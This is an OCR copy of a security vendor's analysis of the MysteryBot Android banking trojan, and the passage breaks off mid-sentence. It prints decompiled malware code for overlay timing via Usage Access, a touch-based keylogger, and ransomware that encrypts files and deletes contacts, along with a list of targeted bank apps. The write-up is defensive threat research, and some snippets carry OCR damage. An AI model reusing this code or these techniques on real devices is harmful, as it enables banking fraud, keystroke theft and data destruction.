
MysteryBot; a new Android banking Trojan ready for Android 7 and 8

threatfabric.com/blogs/mysterybot__a_new_android_banking_trojan_ready_for_android_7_and_8.html

June 2018




Intro

While processing our daily set of suspicious samples, our detection rule for the Android banking trojan LokiBot matched a sample that seemed quite different than LokiBot itself, urging us to take a closer look at it. Looking at the bot commands, we first thought that LokiBot had been improved. However, we quickly realized that there is more going on: the name of the bot and the name of the panel changed to “MysteryBot”, even the network communication changed.

During investigation of its network activity we found out that MysteryBot and LokiBot Android banker are both running on the same C&C server. This quickly brought us to an early conclusion that this newly discovered Malware is either an update to Lokibot, either another banking trojan developed by the same actor.

To consolidate evidence, we searched some other sources and found more matches between samples of both malware using the same C&C, as visible in following screenshot from Koodous:



MysteryBot linked to LokiBot on Koodous


Capabilities

This bot has most generic Android banking Trojan functionalities, but seems to be willing to surpass the average. The overlay, key logging and ransomware functionalities are novel and are explained in detail in the section here-after. All of the bot commands and respectful features are listed in the table below.

CallToNumber	Calls a given phone number from the infected device
Contacts	Gets contact list information (phone number and name of contacts)
De_Crypt	No code present, in development (probably decrypts the data / reverses the ransomware process)
ForwardCall	Forwards incoming calls of the device to another number
GetAlls	Shortened for GetAllSms, copies all the SMS messages from the device
GetMail	No code present, in development (probably stealing emails from the infected device)
Keylogg	Copies and saves keystrokes performed on the infected device
ResetCallForwarding	Stops the forwarding of incoming calls
Screenlock	Encrypts all files in the external storage directory and deletes all contact information on the device

Send_spam	Sends a given SMS message to each contact in the contact list of the device
Smsmnd	Replaces the default SMS manager on the device, meant for SMS interception
StartApp	No code present, in development (probably allows to remotely start application on the infected device)
USSD	Calls a USSD number from the infected device
dell_sms	Deletes all SMS messages on the device
send_sms	Sends a given SMS message to a specific number

The following screenshot shows the dropdown list that enables the operator to launch specific commands on the bot:



Screenshot of the command launcher

Overlays module made ready for Android 7/8


With the introduction of the version 7 and 8 of Android, the previously used overlay techniques were rendered inaccessible, forcing the financially motivated threat actors to find a new way to use overlays in their banking malware. During the past three months, some of the largest Android banking malware families, such as but not limited to: ExoBot 2.5, Anubis II, DiseaseBot, have been exploring new techniques to time the overlay attack correctly on Android 7 and 8.

The success of the overlay attacks relies on timing, luring the victim on a fake page asking of credentials or credit card information at the moment the related app is opened by the victim. Mistiming the overlay would make the overlay screen appear at an unexpected moment, resulting in the victim realizing presence of the malware. This has been made difficult with the restrictions employed by Security-Enhanced Linux (SELinux) and other security controls (sandbox restrictions) in Android 7 and 8. Hence, actors have been working hard on finding new ways to time overlays correctly, which resulted in many technical debates in the Android banking trojan criminal ecosystem.

A new technique has been conceived and is currently being used, it abuses the Android PACKAGE_USAGE_STATS permission (commonly named Usage Access permission). The code of MysteryBot, has been consolidated with the so-called PACKAGE_USAGE_STATS technique. Because abusing this Android permissions requires the victim to provide the permissions for usage, MysteryBot employs the popular AccessibilityService, allowing the Trojan to enable and abuse any required permission without the consent of the victim.

Experience has shown us that users often grant application Device Administrator and AccessibilityService permissions, empowering the malware to perform further actions on the infected device. It seems that the reason for the victims to grant such permissions and the number of benign apps nowadays asking for exhaustive sets of permissions, making it common for users to grant permissions without reviewing the permissions requested. At the moment MysteryBot is not using such MO to get the Usage Access permission, but will ask the victim or it directly.

The screenshot below shows the malware (hidden as a fake Adobe Flash Player application) once installed, listed with the applications requesting the Usage Access permission. Once the victim is triggered into providing the permission, the status of the malicious app will be change to “On”.



Screenshot of the apps requesting Usage Access permission

While performing the investigation of this new technique we recreated the logic used by the actors to detect the app in the foreground to confirm that abuse of this permission would allow overlays to work. The test resulted positively, we could indeed get the package name of the application in the foreground. The screenshot below shows that on our test device the application with the package name au.com.nab.mobile (NAB Mobile Banking) is in the foreground, which worked on both Android 7 and 8.

```
D/RunningAppProcessInfo: Package name : au.com.nab.mobile
    Package name : com.android.carrierconfig
    Package name : com.android.contacts
    Package name : com.google.android.setupwizard
    Package name : com.android.printspooler
    Package name : com.google.android.dialer
    Package name : com.android.sdksetup
```

List of foreground apps obtained by the malware

This is a snippet of the code that is used by the bot to obtain the package name of the app used the latest: getLastUsedApplication()

```
@TargetApi(value = 21)
public void getLastUsedApplication() {
    try {
        do {
            label_0:
            TimeUnit.MILLISECONDS.sleep(1000);
            gotolabel_8;
        } while (true);
    } catch (InterruptedException interruptedException) {
        try {
            interruptedException.printStackTrace();
            label_8:
            Object usageStatsManager = this.getSystemService("usagestats");
            long epochTime = System.currentTimeMillis();
            List usageStatsList = ((UsageStatsManager)
usageStatsManager).queryUsageStats(0, epochTime - 10000, epochTime);
            if (usageStatsList == null || usageStatsList.size() <= 0) {
                gotolabel_0;
            }

            TreeMap sortedMap = new TreeMap();
            Iterator usageStatsListIterator = usageStatsList.iterator();
            while (usageStatsListIterator.hasNext()) {
                Object usageStats = usageStatsListIterator.next();
                ((SortedMap) sortedMap).put(Long.valueOf(((UsageStats)
usageStats).getLastTimeUsed()), usageStats);
            }

            if (((SortedMap) sortedMap).isEmpty()) {
                gotolabel_0;
            }

            String packageName = ((SortedMap) sortedMap).get(((SortedMap)
sortedMap).lastKey()).getPackageName();
            PrintStream printStream = System.out;
            StringBuilder output = new StringBuilder().insert(0,
"Total:================ "));
            output.append(packageName);
            printStream.println(output.toString());
            gotolabel_0;
        } catch (Exception ex) {
            ex.printStackTrace();
            return;
        }
    }
}
```

Key logging based on touch data (new) ————————————————-

Upon analyzing the keylogger functionality, it struck us as odd that none of the known keylogging techniques were used. The two other well-known Android banking Trojans embedding a keylogging module (CryEye and Anubis) do abuse the Android Accessibility

Service to log the keystrokes or make screenshots upon keypresses; however, this technique requires the victim to grant Accessibility Service permission after installing the malware (hence requiring more user interaction to be successful).

MysteryBot seems to use a new and innovative technique to log keystrokes. It considers that each key of the keyboard has a set location on the screen, on any given phone and regardless if the phone is in held horizontally or vertically, it also takes into consideration that each key has the same size and therefore is the same number of pixels away from the previous key. To summarize, it looks like this technique calculates the location for each row and places a View over each key. This view has a width and height of 0 pixels and due to the “FLAG_SECURE” setting used, the views are not visible in screenshots. Each view is then paired to a specific key in such a way that it can register the keys that have been pressed which are then saved for further use.

At the time of writing, the code for this the keylogger seems to still be under development as there is no method yet to send the logs to the C2 server.

This code snippet shows the function used to record the keystrokes. Note that the y-coordinate for each layer is set, whilst the x coordinate of each layer is multiplied by value of the current iteration (because the layout of whole row of keys only differs on the x-axis). recordKeystrokes

```
for (i = 0; true; ++i) {
      int10 = 10;
      int0x800053 = 0x800053;
      if (i >= this.keyboardLayer0.length) {
          break;
      }

    this.keyboardLayer0\[i\] = View.inflate(((Context) this), resource, viewGroup);
      windowManager = new WindowManager$LayoutParams(this.x / 10, 50, 2003, 0x40018,
-3);
      this.keyboardLayer0\[i\].setOnTouchListener(new HandleKeystrokeLayer0(this));
      windowManager.gravity = int0x800053;
      windowManager.x = this.x / int10 * i;
      windowManager.y = 0xFA;
      this.systemServiceWindow.addView(this.keyboardLayer0\[i\],
((ViewGroup$LayoutParams) windowManager));
  }

for (i = 0; i < this.keyboardLayer1.length; ++i) {
      this.keyboardLayer1\[i\] = View.inflate(((Context) this), resource, viewGroup);
      windowManager = new WindowManager$LayoutParams(this.x / 9, 50, 2003, 0x40018,
-3);
      this.keyboardLayer1\[i\].setOnTouchListener(new HandleKeystrokeLayer1(this));
      windowManager.gravity = int0x800053;
      windowManager.x = this.x / 9 * i;
      windowManager.y = 170;
      this.systemServiceWindow.addView(this.keyboardLayer1\[i\],
((ViewGroup$LayoutParams) windowManager));
  }

for (i = 0; i < this.keyboardLayer2.length; ++i) {
      this.keyboardLayer2\[i\] = View.inflate(((Context) this), resource, viewGroup);
      windowManager = new WindowManager$LayoutParams(this.x / 9, 50, 2003, 0x40018,
-3);
      this.keyboardLayer2\[i\].setOnTouchListener(new HandleKeystrokeLayer2(this));
      windowManager.gravity = int0x800053;
      windowManager.x = this.x / 9 * i;
      windowManager.y = 90;
      this.systemServiceWindow.addView(this.keyboardLayer2\[i\],
((ViewGroup$LayoutParams) windowManager));
  }

while (j < this.keyboardLayer3.length) {
      this.keyboardLayer3\[j\] = View.inflate(((Context) this), resource, viewGroup);
      i = 2;
      int v4_1 = j == i ? this.x / 9 * 5 : this.x / 9;
      int v8 = v4_1;
      windowManager = new WindowManager$LayoutParams(v8, 50, 2003, 0x40018, -3);
      this.keyboardLayer3\[j\].setOnTouchListener(new HandleKeystrokeLayer3(this));
      windowManager.gravity = int0x800053;
      i = j > i ? this.x / 9 * (j + 4) : this.x / 9 * j;
      windowManager.x = i;
      windowManager.y = int10;
      this.systemServiceWindow.addView(this.keyboardLayer3\[j\],
((ViewGroup$LayoutParams) windowManager));
```

```
      ++j;

}
```

This code snippet shows the function used to save the keystrokes, residing in the "HandleKeystrokeLayerN" class. Note that if the value equals "4" it results in "ACTION_OUTSIDE", which is only activated when the user touches a location on the screen outside of the UI element (the view). Since the view is 0 by 0 pixels this should always be true, but if this somehow differs the keystroke is not recorded.

```
public boolean onTouch(View view, MotionEvent motionEvent) {
    view.performClick();
    if(motionEvent.getAction() == 4) {
        Keylogger.setKeyStroke(this.keylogger,
Keylogger.getMotionEventFlagTotal(this.keylogger) + motionEvent.getFlags());
    }
    return 0;

}
```

This code snippet shows if usage of the shift or alt key(s) is made, stored as Booleans as can be seen in the method below. Since it uses an XOR value of itself, the value true is set to false and vice versa.

```
if(character.equals("alt") {
          Keylogger.setAltEnabled(this.keylogger,
Keylogger.getIsAltEnabled(this.keylogger) ^ 1);
      }



if(character.equals("shift") {
            Keylogger.getShiftEnabled(this.keylogger,
Keylogger.setShift(this.keylogger) ^ 1);
        }
```


This code snippet shows how the logged keystrokes are saved (using a simple check).

```
if (!character.equals("outside") && !character.equals("symbols") &&
!character.equals("alt") && !character.equals("misc") && !character.equals("shift")
&& !character.equals("back") && !character.equals("enter")  {
    keylogger = this.keylogger;
    currentStroke = new StringBuilder().insert(0,
Keylogger.getCurrentStroke(this.keylogger));
    currentStroke.append(character);
    Keylogger.setCurrentStroke(keylogger, currentStroke.toString());

}
```

Ransomware

The locker/ransomware clients are managed from a separate dashboard dubbed “Myster_L0cker”, as visible in the screenshot below:



Screenshot of the interface used to manage the ransomware victims

MysteryBot also embeds a ransomware feature allowing itself to encrypt individually all files in the external storage directory, including every sub directory, after which the original files are deleted. The encryption process puts each file in an individual ZIP archive that is password protected, the password is the same for all ZIP archives and is generated during runtime. When the encryption process is completed, the user is greeted with a dialog accusing the victim to have watched pornographic material. To retrieve the password and be able to decrypt the files the user is instructed to e-mail the actor on his e-mail address:

googleprotect[at]mail.ru

During the analysis of the ransomware functionality, two points of failure came out:

- Firstly, the password used during the encryption is only 8 characters long and consists of all characters of the Latin alphabet (upper and lower case) combined with numbers. The total amount of characters to pick from is 62, leaving the total possible combinations a total of 62 to the power of 8, which could be brute-forced with the relevant processing power.
- Secondly, the ID assigned to each victim can be a number between 0 and 9999. Since there is no verification of existing ID, it is possible that another victim with the same ID exists in the C2 database, overwriting the id in the C2 database. Resulting in the impossibility for a older victims with duplicated ID to recover their files.

This code snippet shows the process used to generate the password used during the encryption: generatePassword()

```
public static String generatePassword() {
      Random random = new Random();
      StringBuilder passwordLength8 = new StringBuilder();
      String seed = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ";
      for (int i = 0; i < 8; i++) {
          int characterLocation = random.nextInt(seed.length());
          char currentChar = seed.charAt(characterLocation);
          passwordLength8.append(currentChar);
      }
      return passwordLength8.toString();

}
```

This code snippet shows the code that recursively scans directories: scanDirectory()

```
public void scanDirectory(File file) {
    try {
        File\[\] fileArray = file.listFiles();
        if (fileArray == null) {
            return;
        }
        int amountOfFiles = fileArray.length;
        for (int i = 0; i < amountOfFiles; i++) {
            File currentFile = fileArray\[i\];
            if (currentFile.isDirectory()) {
                this.scanDirectory(currentFile);
            } else {
                this.deleteFileEncryptInZip(currentFile);
            }
        }
    } catch (Exception ex) {
        ex.printStackTrace();
    }

}
```

This code snippet shows the code used to encrypt a given directory: deleteFileEncryptInZip()

```
public String   deleteFileEncryptInZip(File file) {
          try {
              StringBuilder   canonicalPath = new StringBuilder().insert(0,
file.getCanonicalPath());
              canonicalPath.append(".zip");
              ZipFile   zipFile = new ZipFile(canonicalPath.toString());
              ArrayList   paths = new ArrayList();
              paths.add(new File(String.valueOf(file)));
              ZipParameters   zipParameters = new ZipParameters();
              zipParameters.setCompressionMethod(8);
              zipParameters.setCompressionLevel(5);
              zipParameters.setEncryptFiles(true);
              zipParameters.setEncryptionMethod(99);
              zipParameters.setAesKeyStrength(3);
              zipParameters.setPassword(this.password);
              zipFile.addFiles(paths,   zipParameters);
              file.delete();
              StringBuilder   dblocksPath = new StringBuilder();
              dblocksPath.append(Environment.getExternalStorageDirectory());
              dblocksPath.append("/dblocks.txt");
              BufferedWriter   bufferedWriter = new BufferedWriter(new FileWriter(new
File(dblocksPath.toString()),   true));
              bufferedWriter.write("+1\\n");
              bufferedWriter.close();
          } catch (Exception ex) {
              ex.printStackTrace();
          }
          return "";
      }
```

This code snippet shows the deletion of all the contacts: deleteContacts()

```
private void deleteContacts() {
    ContentResolver contentResolver = this.getContentResolver();
    Cursor contacts = contentResolver.query(ContactsContract$Contacts.CONTENT_URI,
null, null, null, null);
    while(contacts.moveToNext()) {
        try {
            contentResolver.delete(Uri.withAppendedPath(ContactsContract$Contacts.CONT

contacts.getString(contacts.getColumnIndex(LL.LLdecrypt("\\u0007M\\u0004I\\u001ER"))))
 null, null);  // lookup
        }
        catch(Exception ex) {
            System.out.println(ex.getStackTrace());
        }
    }
    new ScanAndEncryptAsync(this).execute(new Integer\[\]{Integer.valueOf(1)});

}
```

Overlay targets

The *get_inj_list* action retrieves the targeted apps with overlays from the C&C server, note that at the time of writing the actor was extending and further developing this overlay action class.

The list of actual targeted apps is visible hereunder (still under development at the time of writing):

Package name	Related Bank
at.easybank.mbanking	Easybank
at.volksbank.volksbankmobile	VolksbankBanking
au.com.bankwest.mobile	Bankwest
au.com.ingdirect.android	INGAustraliaBanking
au.com.nab.mobile	NABMobileBanking
au.com.suncorp.SuncorpBank	SuncorpBank
com.IngDirectAndroid	INGDirectFrance
com.advantage.RaiffeisenBank	RaiffeisenSmartMobile
com.akbank.android.apps.akbank_direkt	AkbankDirekt
com.anz.android.gomoney	ANZAustralia
com.aol.mobile.aolapp	AOL-News,Mail&Video
com.axis.mobile	AxisMobile-FundTransfer,UPI,Recharge&Payment
com.bankaustria.android.olb	BankAustriaMobileBanking
com.bankinter.launcher	BankinterMóvil
com.bbva.bbvacontigo	BBVA Spain
com.bbva.netcash	BBVANetcash PT
com.bendigobank.mobile	BendigoBank
com.boursorama.android.clients	BoursoramaBanque
com.caisseepargne.android.mobilebanking	Banque
com.chase.sig.android	ChaseMobile
com.cibc.android.mobi	CIBCMobileBanking®

Package name	Related Bank
com.cic_prod.bad	CIC
com.citibank.mobile.au	CitibankAustralia
com.clairmail.fth	FifthThirdMobileBanking
com.cm_prod.bad	CréditMutuel
com.commbank.netbank	CommBank
com.csam.icici.bank.imobile	iMobilebyICICIBank
com.ebay.gumtree.au	Gumtree:Search,Buy&Sell
com.facebook.katana	Facebook
com.facebook.orca	Messenger–TextandVideoChatforFree
com.finansbank.mobile.cepsube	QNBFinansbankCepŞubesi
com.fullsix.android.labanquepostale.accountaccess	LaBanquePostale
com.garanti.cepsubesi	GarantiMobileBanking
com.getingroup.mobilebanking	GetinMobile
com.grppl.android.shell.CMBlloydsTSB73	LloydsBankMobileBanking
com.grppl.android.shell.halifax	Halifax:thebankingappthatgivesyouextra
com.htsu.hsbcpersonalbanking	HSBCMobileBanking
com.infonow.bofa	BankofAmericaMobileBanking
com.isis_papyrus.raiffeisen_pay_eyewdg	RaiffeisenELBA
com.konylabs.capitalone	CapitalOne®Mobile
com.konylabs.cbplpat	CitiHandlowy
com.kutxabank.android	Kutxabank
com.macif.mobile.application.android	MACIF-Essentielpourmoi
com.microsoft.office.outlook	MicrosoftOutlook
com.moneybookers.skrillpayments	Skrill
com.moneybookers.skrillpayments.neteller	NETELLER
com.ocito.cdn.activity.creditdunord	CréditduNordpourMobile

Package name	Related Bank
com.paypal.android.p2pmobile	PayPal
com.pozitron.iscep	İşCep
com.rsi	Ruralvía
com.sbi.SBIFreedomPlus	SBIAnywherePersonal
com.skype.raider	Skype-freeIM&videocalls
com.snapwork.hdfc	HDFCBankMobileBanking
com.starfinanz.smob.android.sbanking	Sparkasse+FinanzenimGriff
com.starfinanz.smob.android.sfinanzstatus	SparkasseIhremobileFiliale
com.suntrust.mobilebanking	SunTrustMobileApp
com.td	TDCanada
com.tecnocom.cajalaboral	BancaMóvilLaboralKutxa
com.tmobtech.halkbank	HalkbankMobil
com.todo1.mobile	BancolombiaAppPersonas
com.unionbank.ecommerce.mobile.android	UnionBankMobileBanking
com.usaa.mobile.android.usaa	USAAMobile
com.usbank.mobilebanking	U.S.Bank
com.vakifbank.mobile	VakıfBankMobilBankacılık
com.viber.voip	ViberMessenger
com.whatsapp	WhatsAppMessenger
com.yahoo.mobile.client.android.mail	YahooMail–StayOrganized
com.ykb.android	YapıKrediMobile
com.ziraat.ziraatmobil	ZiraatMobil
de.comdirect.android	comdirectmobileApp
de.commerzbanking.mobil	CommerzbankBankingApp
de.consorsbank	Consorsbank
de.dkb.portalapp	DKB-Banking

Package name	Related Bank
de.fiducia.smartphone.android.banking.vr	VR-Banking
de.postbank.finanzassistent	PostbankFinanzassistent
de.sdvrz.ihb.mobile.app	SpardaApp
es.bancopopular.nbmpopular	Popular
es.bancosantander.apps	Santander
es.cm.android	Bankia
es.evobanco.bancamovil	EVOBancomóvil
es.lacaixa.mobile.android.newwapicon	CaixaBank
eu.eleader.mobilebanking.pekao	BankPekao
eu.eleader.mobilebanking.pekao.firm	PekaoBiznes24
eu.eleader.mobilebanking.raiffeisen	MobileBank
eu.unicreditgroup.hvbapptan	HVBMobileB@nking
fr.banquepopulaire.cyberplus	BanquePopulaire
fr.creditagricole.androidapp	MaBanque
fr.lcl.android.customerarea	MesComptes-LCLpourmobile
hr.asseco.android.jimba.mUCI.ro	MobileBanking
in.co.bankofbaroda.mpassbook	BarodamPassbook
mobi.societegenerale.mobile.lappli	AppliSociétéGénérale
mobile.santander.de	SantanderMobileBanking
net.bnpparibas.mescomptes	MesComptesBNPParibas
org.banksa.bank	BankSAMobileBanking
org.bom.bank	BankofMelbourneMobileBanking
org.stgeorge.bank	St.GeorgeMobileBanking
org.westpac.bank	WestpacMobileBanking
pl.bzwbk.bzwbk24	BZWBK24mobile
pl.eurobank	eurobankmobile

Package name	Related Bank
pl.ipko.mobile	TokeniPKO
pl.mbank	mBankPL
pl.pkobp.iko	IKO
ro.btrl.mobile	BancaTransilvania
src.com.idbi	IDBIBankGOMobile
wit.android.bcpBankingApp.millenniumPL	BankMillennium

Conclusion

Although certain Android banking malware families such as but not limited to ExoBot 2.5, Anubis II, DiseaseBot have been exploring new techniques to perform overlay attacks on Android 7 and 8, it seems that the actor(s) behind MysteryBot have successfully implemented a workaround solution and have spent some time on innovation. The implementation of the overlay attack abuses the Usage Access permission in order to run on all version of the Android operating system including the latest Android 7 and 8.

MysteryBot actor(s) did innovate keylogging with this new implementation. Effectively lowering detection rates and limiting the user interaction required to enable the logger. Indeed, the key logging mechanism is based on touch points on the screen instead of using the commonly abused Android Accessibility Service, meaning that it has potential to log more than the usually keystrokes. The ransomware also includes a new highly annoying capability that deletes the contacts in the contact list of the infected device, something not observed in banking malware till now. Next to that, although still in development another function caught our attention, based on the naming convention in use, it seems that the function named GetMail is meant to collect email messages from the infected device. The enhanced overlay attacks also running on the latest Android versions combined with advanced keylogging and the potential under-development features will allow MysteryBot to harvest a broad set of Personal Identifiable Information in order to perform fraud.

In the last 6 months we observed that capabilities such as a proxy, keylogging, remote access (RAT), sound recording and file uploading have become more and more common; we suspect this trend to only grow in the future. The issue with such functionalities is that besides bypassing security and detection measures, those features make threats less targeting but more opportunistic. For example, keylogging, remote access, file upload and sound recording allow for advanced information harvesting without specific triggers (information can be stolen and recorded even if the victim doesn’t perform online banking). If

